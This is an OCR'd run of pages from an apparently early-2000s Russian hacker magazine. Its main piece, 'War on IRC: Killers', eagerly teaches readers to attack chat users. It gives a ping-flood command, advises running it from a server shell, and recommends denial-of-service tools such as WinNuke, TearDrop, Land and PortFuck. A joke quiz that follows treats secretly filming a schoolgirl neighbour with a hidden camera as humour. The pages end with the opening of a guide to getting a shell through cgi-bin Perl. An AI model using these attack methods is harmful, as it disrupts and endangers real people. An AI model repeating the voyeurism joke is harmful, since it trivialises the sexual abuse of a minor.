exe-шник. Паковщик упаковывает код проги и пишет свой распаковщик в начало, а потом дописывает все остальное в конец. Когда программа вызывается, то сначала отработает распаковщик, затем уже будет выполняться запакованная программа. В результате, такую программу невозможно пропатчить, не распаковывая, так как нужные байты, как правило, запакованы-шифрованы, и найти их не удается. Но можно распаковать весь файл и исследовать/патчить его отдельно. А потом при желании запаковать (тем же или другим паковщиком – для экономии availspace на hdd). Для тех, кто на бронепоезде – именно этим (распаковкой) и занимаются унпакеры. Существуют унпакеры как универсальные (CUP386[DOS], ProcDump[WIN] – лучшие из них, на мой взгляд), так и `заточенные` под конкретный паковщик. Из вторых могу посоветовать Universal Unpacker Package by Predator 666 – сборник унпакеров для самых популярных пакеров + универсальный унпакер. Из первых – все же лучше CUP386; единственное, что придется делать самому – так это мучительно вспоминать, `куда же он делся? после вчерашнего...`, а остальное он сделает сам (если найдешь, конечно). Для Win32 лидером пока что остается ProcDump. Это по совместительству унпакер и дампер. Есть хорошие фичи, вроде примитивных скриптов, на которых можно описать принцип действий унпакера для конкретного паковщика.

## Вродетогопослесловиеиливродетого




Вот такое вот оно – хакерское дело. И софта в нем занято немерено, и юзать его ещё научиться надо. Но ты – ты научишься обязательно. Как говорится, у страха глаза велики, зато енг маленький. Только начнешь – всё получится и всё будет в порядке. Ах да! Где софт взять? Чуть ни забыл. Почти все, о чем здесь шла речь, можно слить (или найти ссылку, а потом слить) с http://i.am/wwh, http://dore.on.ru, http://www.idapro.com, www.internals.com.
Ну всё, дерзай, а то пиво стынет. Удачи.
Как знать, может ты – потенциальный избранный? Время покажет.








# Война на IRC: КИЛЛЕРЫ




SINtez (sintez@mail.ru)==================>



Давай-ка поговорим о войне. Ты, конечно же, смотрел фильмы типа “Взвод”, “Снайпер”, “Апокалипсис сегодня”? Наверное, у тебя иногда возникало желание взгромоздить винтовочку М-16 на плечо, поправить прибор ночного видения на каске и тихонечко, бесшумно уйти в джунгли выполнять задание в качестве наёмника? Ну так вот, всё это только мечты, причём если вдуматься, то и не особо-то всё это нужно. Так, для перемены ощущений разве что. Но на самом-то деле, чтобы почувствовать себя воином, вовсе не нужно одевать камуфляж, махать подруге ручкой и уходить в джунгли. Есть более простой выход – войти в Инет. Ведь не даром Сеть называют кибернетическими джунглями. Уж то, что ты там легко обзаведёшься кучей врагов, я тебе обещаю. Впрочем, как и друзей. А все потому, что, пока существуют на свете всякие отморозки, работы сетевым киллерам хватит. Ведь, согласись, неприятно, когда ты сидишь себе тихонечко в чате, мило общаешься с приятелями о том, какой джангловый или брейкбитовый альбом тебя особенно поразил на этой неделе, и вдруг врывается какой-то придурок и начитает всех поливать матом, приговаривая, что вы все уроды и ничего в музыке не понимаете. Вот тут-то и появляется повод достать из чулана твоего жёсткого диска самое настоящее оружие.

Давай по порядку. Для начала, что это такое “сетевые войны”? Это способ воздействия на твоего противника, так, чтобы минимум – его отключило от сервера, а максимум – чтобы у него завис комп (сказки про сгорание харда и материнской платы я тебе рассказывать не буду). Для этого существует множество прог, как впрочем и множество защит от этих же прог. Они-то и являются Сетевым Оружием. И даже если ты не особо воинственный тип, всё равно такие программки тебе понадобятся, ну хотя бы для самообороны. Но иметь такое оружие ещё полдела. Чтобы активно пострелять из сетевого пулемёта, нужно его куда-нибудь направить, и поэтому тебе надо выяснить координаты твоего противника. В Интернете каждый компьютер имеет свой сетевой адрес, и этот адрес уникальный, вряд ли тебе попадутся два компьютера под одним и тем же адресом (ну если, конечно, за одним из них не сидит отличный хакер). Этот адрес называется IP и выглядит примерно так: 192.115.220.71. Первые три цифры показывают страну, откуда человек зашёл в Сеть, следующие три – главную сеть. Седьмая, восьмая и девятая цифры – провайдера, через которого он подключился. И последние две или три – это “прописка” в Сети компьютера, за которым сидит твой противник. Что-то напоминающее штрих-код, не правда ли?

Все это, конечно, круто, но как мне этот Ай-Пишник узнать, скажешь ты. Да не вопрос, ничего сложного тут нет. Давай возьмем, к примеру, IRC и будем воевать там. Ты на сервере, треплешься в канале, и вдруг зашел отморозок и погнал какую-то пургу. Оки, кликай на его нике правой кнопкой крысы и выбирай Lookup IP. В окне статуса у тебя появится его ник, DNS (типа “i.am.the.lamer.com”) и IP-шник. Вот и чудненько, вот и ладненько. Ты только там не описайся от радости, не забывай, что профессиональный киллер должен постоянно сохранять спокойствие. Есть другой вариант. Если ты не в канале или отморозок грубит тебе в привате, то напиши: /dns <nick> и опять же, в окне статуса, увидишь IP этого придурка.



Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open: PING 192.115.220.71 -N 200 -L 8000
OK | Cancel | Browse...

Итак, IP ты знаешь, что же дальше? Дальше вступает в ход тяжёлая артиллерия. Самое простое – нажать кнопку “Пуск” в панели Windows, там выбрать “Выполнить” и в появившемся окошке написать “PING <вводишь IP> -N 200 -L 8000”, и твой модем 200 раз пошлёт пакет размером 8 Кб по указанному IP. Но учти, что проводя такую процедуру физиотерапии твоему противнику и конкретно подсаживая ему связь, ты рискуешь сам “вылететь” из Сети потому что точно такую же нагрузку испытывает и твой модем. Так что если ты уверен в прочности своей связи, то смело действуй, если нет, то лучше воспользоваться другими пилюлями. Вот мы и подходим к главному. Военные программки. Эх, как же я люблю всё это дело! Очень занимательные штучки. Самой распространённой и коварной является WinNuke. Дело в том, что в Windows есть глюк. Если Win получает сигнал “Out of Bound” по 139-ому порту, то машина виснет, появляется коварный синий экран (его называют “синей смертью”), в котором написано, что произошёл сбой в системе, и ничего, кроме кнопки Reset, это вылечить не может. Вот именно этой дырой в системе и пользуется WinNuke. Он посылает такой сигнал по указанному тобой IP, и машина у твоего противника подвисает. Впрочем, Microsoft давно уже сделал заплатку от этого глюка, который защищает от WinNuke, а в Windows98 эта заплатка уже стоит изначально. Но, во-первых, Нюки тоже совершенствуются и постоянно выходят новые версии, которые пробивают заплатки, а во-вторых, “не только Нюками жив настоящий кибер-воин”.


PortFuck 1.0b2
Host: localhost | START
Port: 1 | HALT
Disconnect on Connect
Reconnect on Disconnect | PANIC!
Delay (MS): 1000
Status: Ready | Socks: 0

Следующая полезная в войне вещь – это всякие пинги. Существует их немерено. Принцип действия у них один, они делают то же самое, что ты можешь сделать и сам через кнопку “Выполнить”, как я писал выше, только всё это через удобный для тебя интерфейс. Появляется окошко, в котором ты вводишь IP, нажимаешь кноп-











ку PING, и твоя Сетевая Машина-убийца начинает пинговать противника, пока тот не слетит. Но если ты боишься перегрузить свой собственный модем, то поступай по-другому. Именно так и делают старые волки Сетевых войн. Тебе нужен шелл на каком-нибудь сервере, то есть ты должен знать логин и пароль на вход в режиме Telnet. Если шелл у тебя есть, то всё просто. Подключаешься Telnet-ом к этому серверу, вводишь логин и пароль и как только ты оказываешься на самом сервере, уже там вводишь стандартную пинговую команду (PING <вводишь IP> -N 200 -L 8000). И тогда происходит такой же пинг на IP противника, но разница в том, что теперь его пингует сервак, который, сам понимаешь, не по модему к Интернет подключён, а по выделенной линии и зачастую 2-х Мегабитной. Так что смерть твоему противнику обеспечена. Если он всё-таки выжил, то повтори процедуру, в любом случае, даже если он и выживет, то уж связь ты ему подсадишь капитально.

Но хоть пинги и являются одним из самых распространённых видов атак, они не единственное оружие. Можно прописать противнику и другие таблеточки. Моё излюбленное средство – просканировать какие порты у противника открыты и потом засрать их ему. Просканировать можно программкой PortPro. Запускаешь её, вводишь IP, нажимаешь Begin Search, и сканирование началось. Как только PortPro обнаружит какой-нибудь открытый порт, он сразу напишет тебе номер этого порта. Вот тут за дело вступает другая программка, называется она PortFuck. Как понятно из названия, засерать порты она умеет очень хорошо.

Но поехали дальше. Следующим в списке стоит TearDrop. Программа посылает фрагменты инетовских пакетов на указанный тобой IP, но в этих фрагментах специально путает данные об их размере. Когда машина твоего противника попытается собрать эти фрагменты в один пакет, то она не сможет понять, какого же размера должен быть пакет, и зависнет. Сейчас уже есть и новые разновидности этой программки, называемые Bonk, NewTearDrop, TearDrop2, которые позволяют нанести такой же ущерб, как и TearDrop, только на компьютеры, которые защищены от обычного TearDrop. Так что советую тебе обзавестись сразу новой версией.

Моё самое любимое оружие при войне на чат-серверах, несомненно, Click. Система такова: так как большинство пользователей пользуются портом 6667 при подсоединении к чат-серверу (он стоит по умолчанию), то вопросов, по какому порту сервера бить, не возникает. Именно этим и пользуется Click. В программе встроено большое разнообразие сигналов ошибки для сервера. Ты выбираешь любой из них, указываешь сервер, на котором сидит твой противник, его IP и начинаешь атаку. Прелесть в том,





что от этой программы нет защиты и к тому же есть возможность подвесить как твоего противника, так и весь сервер. Связь при этом не рвётся, человека просто отключает от сервера, и какое-то время он не может на него зайти, приблизительно 2-5 минут. Советую использовать все настройки по умолчанию, чаще всего они срабатывают.





Ещё одна сладкая вещь – Land. Система основана на подделке твоего IP. У любого пакета посылаемого на твой компьютер по протоколу TCP/IP есть данные, откуда он отправлен. Например, когда ты пингуешь кого-нибудь, твой пакет доходит до адресата, машина которого его считывает, затем возвращает его обратно по твоему IP, который указан в исходящем от тебя пакете. Land как раз это и использует, он посылает пакет, предварительно подменив в пакете твой IP на IP твоего противника, в результате чего компьютер противника, пытаясь отослать пакет обратно, отсылает его самому же себе, получается замкнутый круг. Машина противника не может понять, что происходит, начинает искриться, дымиться, плакать и материться человеческим голосом и через некоторое время подвисает. Мне это оружие очень нравится, так как действует на все операционные системы, а не только на Windows.

Где же всё это взять? Зайди на АльтаВисту (www.altavista.com) и там в поле запроса вводи имена этих программ. Или воспользуйся хакерской поисковой системой АстаЛаВиста (http://astalavista.box.sk), там ты найдёшь много военных программ, впрочем как и арсенал всяких хакерских программок.

Итак, убить кого-нибудь, как ты уже наверное понял, – дело не хитрое, а вот как защитить себя от такого же воина, как и ты? Самой лучшей защитой является FireWall (подробнее о фаерволах читай в статье “Министерство Обороны”). Впрочем, кроме FireWall-ов существуют и другие защиты, это всевозможные заплатки от дыр в системе Windows. Найти их можно на сервере Microsoft.

Ну что ж, удачной тебе охоты, воин. Да не забывай снимать с убитых трофеи и вешать их себе на шею, на цепочку. Когда наберёшь 15 мышек – сможешь себя поздравить, ты станешь капралом Сетевой Армии Тьмы.









# MS-TEST

Masha ShiZo (MS) ))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))

5258-0504592049505934086593б8-39563506-06953-0695 30-956-03965-035960356904603560542

(Тест на эмоциональную устойчивость, геморроидальную восприимчивость и вообще на все, что только может прийти в твою дырявою голову)



Привет всем эхинококкам! Бери скорее карандаш и листок. Пронумеруй в столбик от 1 до 20 вопросы. Напротив каждого номера вопроса запиши номер ответа из двух цифр (например: 5 00).

**1) Тебя в автобусе облапал ФИДОШНИК, ты**

00) наорешь на него матом
01) ответишь ему тем же
10) попросишь повторить на бис

**2) У тебя сгорела мышь. Ты бросишь ее**

00) в кучу горелых мышей рядом с твоим компом
01) в окно
10) в лицо засранца, продавшего тебе этот отстой

**3) Если бы ты делал революцию, что бы захватил первым?**

00) школу моделей
01) телефон, телеграф, провайдера и т.п.
10) туалет в госдуме

**4) Какая по твоему мнению главная часть программиста?**

00) мышца для шевеления ушами
01) борода
10) филей (если хорошо прожарить)

**5) Ты все еще мочишься в постель?**

00) только когда мне снится, что я BG (Bill Gates) и пришел на горбушку
01) нет, я ем и сплю за компом
10) что я дурак, в армию идти?

**6) Ночью на улице тебе любезно предлагают отдать все свои деньги, часы и даже фамильную дискетку с Digger 2000. Аргументы очень вязкие: медный кастет (1 шт.), арматура (2 шт.), мышцы (3,14159 шт.), магнит.**

00) Да пусть берут они эту дискету, диск с квакой все равно не найдут, я его хорошо спрятал...
01) Достану из рюкзака винчестер (Quantum Fireball 2.1) и буду с бешеным видом орать, что у меня бомба. Чтоб не подходили, а то все взорвутся. А потом не менее любезно попрошу их отдать мне все деньги и одежду.
10) У сволочи, у гады! Ну ладно часы, ладно деньги (у меня их нет). Но за дискетку я их голыми руками придушу!

**7) Ты приходишь в себя в реанимации. Все бы хорошо, но компьютер, который управляет твоей системой жизнеобеспечения под Windows2000 (Пиратская бета-версия). На нем к твоему ужасу медсестра лихо мочится в игрушку Lines. Ты можешь только моргать одним глазом и морщить пятку, остальное в кровавых бинтах.**

**00) Попытаюсь соблазнить медсестру**
01) Азбукой Морзе попрошу дать поиграть и мне
10) Буду молиться Богу и дам себе слово, что если все обойдется, куплю себе лицензионную версию win200, даже если для этого придется продать свой компьютер

**8) При занятии сексом твоя подружка сломала ногу, потянула шею и вывихнула челюсть.**

00) Отведу к врачу
01) Куплю ей альпинистское снаряжение со страховкой
10) Дам ей адрес одного сервера в Интернете

**9) Из твоего компа повалил черный дым. Твои мысли:**

00) Нет дыма без огня
01) Надо было покупать 4-х скоростной CD-Rom, а не 120-х. Греется гад.
10) Говорили же мне: "Поставь антивирус"

**10) Ты хакнул телефонную сеть МГТС и теперь можешь насильно соединять разные телефоны между собой. То есть куда бы ни звонили твои жертвы, они всегда будут попадать друг к другу. Ты соединишь:**

00) Милицию с телефоном доверия
01) Правых политиков с левыми
10) Провайдеров с ФИДО




**11) После удачного хака тебе звонят из ФСБ с вопросом: "Компьютер есть?". Ты ответишь:**

00) А у вас?
01) Есть, целых четыре! Commodore, Корвет, БК, ZX-spectrum. А еще у меня есть два калькулятора, счетно-механическая машина "Феликс" и логарифмическая линейка...
10) Вы позвонили в детскую инфекционную больницу. С вами говорит автоответчик. Оставьте свое сообщение после длинного гудка...

**12) У твоей подружки сдох любимый попугай.**

00) Подарю ей тамагочи
01) Куплю траурный венок попугаю
10) Попытаюсь отвлечь ее от горя небольшим скандалом

**13) Тебя застукали за закачкой грязной порнухи с Инета. Твои слова:**

00) Что-то медленно картинка выводится, была бы скорость покруче, видео бы качал.
01) Да это разве порнуха? Да это мягкая эротика. А вот порнуху я вам сейчас покажу!
10) Ох уж этот Интернет, нет чтобы какая-нибудь полезная инфа, кругом одно безобразие!

**14) Ты нашел в своей квартире электронный жучок.**

00) Приклею к динамику телевизора, пусть сами послушают этот отстой
01) Буду ходить и все время туда ныть и жаловаться: "Опять на рынке деньги украли, а моя соседка (75-летняя старушка) – террористка, я в этом уверен, а у деда с первого этажа самогонный аппарат взорвался..."
10) Пошлю по почте в редакцию X

**15) Как ты можешь оценить свою жизнь.**

00) Д.....
01) Полное д....
10) В советские времена жили лучше!

**16) Ты установил мини камеру в комнату твоей соседки-школьницы, когда чинил ей компьютер. Теперь ты можешь наблюдать за девушкой с помощью обычного телевизора. Через некоторое время ее родители свалили на курорт. Твои впечатления от просмотра:**

00)Эх, жаль, что микрофон не установил!
01)Кажется, скоро меня посадят за распространение порнографии через Интернет.
10)Да... А ведь я в ее годы таких поз даже не знал.

**17) Почему тебе нравится быть хакером?**

00)А что такое хакер?
01)Я не хотел, меня заставили
10)Это еще цветочки, грибочки впереди (сейчас я ломаю пентагон)

**18) Твою подружку ударило током, и с тех пор у нее что-то с мозгами. Что ты думаешь по этому поводу?**

00)Клин клином вышибают
01)Попробую в этот раз увеличить напряжение
10)Хуже уже не будет

**19) Один твой приятель хочет подключить свой ламповый телевизор к Интернет.**

00)Попрошу, чтобы мой тоже подключил
01)Предложу ему лучше сделать CD-player из пылесоса
10)Объясню, что нужно обязательно тянуть оптоволокно

**20) Тебя будят ночью и спрашивают пароль от твоего компа. Что они услышат в ответ?**

00) 12-часовую лекцию об архитектурных особенностях операционной системы UNIX
01) О suxxxxx! я забыл его!
10) Серийный номер моего х... хронометра

*У тебя получился столбик из двух колонок. Подсчитай количество единичек в левой колонке (L) и в правой*

*колонке (R). Теперь сложи и получишь сумму балов (S). S=L+R.*

**1)S=0**

**Division by zero! Memory overflow! Authorization failed! Access denied! I vse takoe!**

**2)S= 1-6**

**R<L: Младшая сестра фидошника**

Ты такая нежная, хрупкая, синюшная девочка, подпорченная плодами подросткового алкоголизма. Твой братец ФИДОшник отдал бы все за то, чтобы не видеть твою вытянутую прыщавую морду и не слышать твоих дебильных вопросов писклявым голосом. Ты испытываешь странную тягу к компу. Тебе никто никогда не давал... Никому даже в голову не приходило, что это вообще технически возможно. Твои попытки что-то понять или затусоваться с отбросами (Lamers) приводят только к регулярным побоям и унижениям.

**L>=R: Школьник с манией величия**

Пятиклассник, который стер в компьютерном классе своей школы autoexec.bat и шантажировал этим учителя по информатике две недели. Но он позвал своего трехлетнего сынка, тот все быстро исправил и установил Novel, так что теперь для тебя доступ закрыт паролем. Сейчас ты, наверное, рассказываешь всем, что выучил язык макросов в Лексиконе и готов к завоеванию мира. Ты носишься по всем компьютерным выставкам, не даешь там никому жить спокойно. Канючишь компьютерные журналы и брелки. Таких раньше не пускали на Comtec....

**3)S=7-11**

**R<L: Кул Хацкер**

Ты осуществляешь ломку всего, что можно сломать: мебель, дрова, хард, софт. Когда дело доходит до людей, то возможно острое сопротивление с обращением в компетентные органы, угрозы членовредительства. В Интернете ты мечтаешь взломать порносервер, только так чтобы не поймали родители. Тебя интересуют также некомпьютерные хаки, типа вируса для логарифмической линейки или для сливного бачка, и поэтому ты регулярный читатель X.

**L>=R: Компьютерный маньяк**

Бородатый чел в грязных джинсах, у которого из карманов торчат провода и остатки прошлогодней еды. Сколько тебе лет можешь вспомнить с большим трудом и то в шестнадцатеричной системе счисления. Кто такая "женщина" для тебя загадка, зато ты можешь на ощупь читать дырки на перфокартах, свистеть на 14400 bod и переводить документацию для UNIX в двоичных кодах. Ты очень агрессивен, когда тебя что-нибудь спрашивают. Дело может закончиться даже дракой. Часто после попойки ты можешь обнаружить в своей бороде отдельные фрагменты челюстей противника и его изорванную одежду вокруг твоего "рабочего" места.

**4)S=12-16**

**R<L: Волшебник**

Никто не понимает, как у тебя это получается. Тебя постоянно спрашивают, как ты это сделал и на что ты нажал. Масса людей преклонного и не очень возраста готовы лизать твой зад только ради того, чтобы ты объяснил им, как пользоваться клавишей Enter. Но ты спокойно относишься к тому, что люди что-то не понимают, ведь ты уверен, что все вокруг такие. Ты жалеешь их, потому что понимаешь, что без тебя этот мир никак не обойдется. Некому будет показать any key ламеру.....

**L>=R: Фокусник**

Там, где ты появляешься, почему-то исчезают дискетки, компакт диски, шарики от мышки, клавиатурные клавиши. Иногда хозяин, открыв свой системный блок, обнаруживает, что память, процессор и винчестер куда-то испарились. Под твоим влиянием возможно также исчезновение денег с золотой кредитки американского сенатора, антенного усилителя с крыши в твоем подъезде, невинности соседской девчонки и словарного запаса ее папаши....

**5)S=17-20**

**R<L: Геймер**

Значит, так! За монитором много сидеть вредно, можно просидеть одно место (глаза, конечно). Курить, пить – вредно, а если есть, отравишься. Бегать и прыгать – тоже. Читать X просто опасно – глаза повылазят. Думать тоже не надо – можно свихнуться. Этот тест изменит всю твою жизнь, если ты будешь следовать всему, что тут написано. А если ты протестируешь своих друзей и просто знакомых, то тебе, конечно же, станет ясно, что они за люди. Клизма утром и положительные эмоции вечером – дорога к успеху во всем. Запомни этот секрет и свято храни его всю свою долгую и счастливую жизнь. И не говори потом, что СаперЗдрав тебя не предупреждал.

**L>=R: Сумасшедший ботаник**

Твой заученный до безобразия умный вид отталкивает людей настолько, что тебя даже в ментовку не забирают никогда. Некоторые поначалу даже думают, что ты нормальный перец, что тебе свойственны человеческие слабости... Обычно это кончается слабостью в желудке или сердечной недостаточностью. Ведь ты уже, наверное, привык к тому, что когда ты начинаешь говорить о компах, все живое исчезает на несколько километров во все стороны....

**6)S>20 Двоечник**

Твои дела совсем плохи, ты просто не умеешь считать до 20. Возьми микрокалькулятор и попробуй еще разок.

# Как получить шелл на

MAL [MAL@XAKEP.RU] DELTA [DELTA@SLACKWARE.RU]




Cуществует огромное количество хостингов, которые, в целях безопасности или экономии ресурсов, не дают пользователям шелл-доступ, в большинстве случаев также на твою директорию ставится chroot (то есть ты не можешь подняться выше своего домашнего каталога), и это всегда очень бесит. Но эти самые хостинги чаще всего дают тебе свою личную cgi-bin папку, тем самым ставя свою безопасность под угрозу. В этой статье я расскажу тебе, как, используя наличие cgi-bin директории и знаний языка Perl, утереть нос этим засранцам и получить желаемый шелл и доступ к другим директориям.


Perl - язык обработки текстов, или Practical Extraction and Report Language, по стилю очень напоминает Си. Следовательно, если ты уже программировал на Си, тебе будет легче научиться Perl'у. Одной из основных особенностей языка Perl является то, что данные в нем не имеют типов. Программы, написанные на языке Perl, не могут быть откомпилированы, а выполняются через интерпретатор, который в данный момент доступен почти для всех платформ. Также хочется сказать несколько слов об авторе - Ларри Уолле (Larry Wall), который 10 лет бесплатно работал над созданием этого языка и в итоге выиграл премию журнала PCMagazine в 1998 году. А кто с ним соперничал? Продукт Microsoft, Visual Studio. Так что делай выводы.

## UNIX NEWS

Последняя стабильная версия ядра: 2.2.13
Последняя нестабильная версия ядра: 2.3.31

Разработчики qpop-а опять опло-шали
Пользователи их продукта имеют отличную возможность поделиться своими паролями и т.д. и т.п. с любым другим пользователем Сети :).
Переполнение буфера в AUTH, вызывающем pop msg() в Qpop3.x дает возможность удаленно получить права root.

Еще одно переполнение
Переполнения буфера в соляровском rpc.sadmind удаленно дает нам права root. Ошибку можно реализовать как на sparc, так и на x86 платформах.




## Get started

Для начала то, с чего начинают учить все языки hello world, условия, циклы, массивы...

1) Тривиальное 'Hello world!' на языке perl будет выглядеть так:

```
#!/usr/bin/perl #Путь к интерпретатору. Набери 'whereis perl'
print "hello world!\n"; #вывод строки, \n означает новую строку
```

Запустить программу ты можешь, поставив на нее chmod 755 и набрав ./my.pl, где my.pl - имя програм-



мы. Или набрав perl -x my.pl, если у тебя нет шелла, то закинув программу на сервер в папку cgi-bin и поставив на нее chmod 755, набрать ее адрес в броузере. Например, www.satanium.ru/cgi-bin/my.pl

2) В Perl'е существуют несколько типов переменных:

Скаляры могут содержать цифры и текст, обозначаются $имя переменной. Например, $a = 1;

Массивы обозначаются @имя массива, он может использоваться целиком,

а может обращаться к какому-либо элементу через индекс.

Например: $evil[0]=1; присваиваем первому элементу массива значение 1, затем

выводим его на экран print "Первый элемент массива evil=$evil[0]\n";

3) Условия выглядят так же, как и в Си. Вот синтаксис их написания:

```
if(условия)
{действие1;}
elseif (условие)
{действие2;}
else
{действие3;}
```

Если первое условие выполняется, то производится действие 1, если второе условие выполняется, то производится действие 2, если же не выполняется ни одно из условий, то выполняется действие 3.

Вот пример:

```
if($i==666)
{print "666 rox da brain\n\a";}
elseif($i==13)
{print "ohhh satan will eat ur soul\n\a";}
else {print "Иди отсюда!\n\a\a\a\a";}
```

4) В языке Perl существует несколько типов циклов: for, while, foreach и until.

Синтаксис цикла for выглядит так:

For (начальные условия; условия окончания цикла; выполнения действия после каждого прохода)

{действие;}

Пример:

```
for($i=0;i<=9;$i++)
{print "Элемент массива #$i = $massive[$i]\n";}
```

В этом примере мы выводим первые 10 элементов массива.

Синтаксис цикла while выглядит так:

```
while ($evil<666) {
    print "SATAN comming!!!\n";
    $evil++;
    }
```

Данное действие будет выполняться до тех пор, пока переменная $evil не станет больше 666.

Синтаксис цикла foreach выглядит так:

```
    foreach $phone (@phonebook) {
    print "$phone\n"
    }
```

В переменную $phone по порядку передаются элементы из @phonebook. Данный цикл будет работать до тех пор, пока у массива @phonebook не кончатся элементы.

Синтаксис цикла until выглядит так:

Этот цикл - противоположность цикла while, то есть он выполняется, пока условие является правдой.


Пример:

```
until ($evil>666) {
    print "SATAN comming!!!\n";
    $evil++;
    }
```

5) Полезные встроенные переменные.

Далее приведен список и описание встроенных переменных, которые будут нам полезны в написании программ:

@ARGV - массив аргументов, вводимых пользователем. Напомню, что в Perl'e $ARGV[0] - это не имя запущенной программы, как в Си, а именно первый аргумент.



$$ или $PID - содержит PID (Process IDentfication) идентификатор процесса.

$< или $UID - содержит UID (User IDentifcator) идентификатор пользователя, с которым запущен процесс.

$(или $GID - содержит GID (Group IDentificator) идентификатор группы, с которым запущен процесс.

Напомню, что CGI (Common Gateway Interface) - это интерфейс взаимодействия веб-сервера и твоей программы. Далее приведены переменные, полезные для написания веб-приложений.

$HTTP USER_AGENT - содержит информацию, передаваемую клиентом серверу, о версии web-броузера.

$REMOTE ADDR - содержит IP-адрес клиента, отпра-

# Unix-сервере

вившего запрос к программе.
$REMOTE HOST - содержит хост клиента, отправившего запрос к программе.
$HTTP REFERER - откуда пришел клиент.

6) Полезные функции:


Далее я приведу список встроенных функций, которые будут полезны в нашем деле:

```
-bind socket,name
Назначает сетевой адрес сокету.
-chmod 0777 'file1','file2';
Изменяет права доступа к указанным файлам.
-chown
Изменяет владельца файла и группу.
-close
Закрытие файла или потока.
-connect сокет, имя
 Связаться с удаленным сокетом.
 -exec "программа" или system "программа"
 Выполняет указанное приложение.
 -setsockopt сокет, уровень, опция
 Устанавливает параметры сокета.
 -kill процесс
 Убивает процесс.
 -listen SOCKET, QUEUESIZE
 Аналогично системному вызову listen().
 -open файл
 Открывает файл. Если перед именем стоит <, то файл открывается
на чтение, а если стоит >, то на запись.
| - запуск
-rand
Возвращает случайное число.
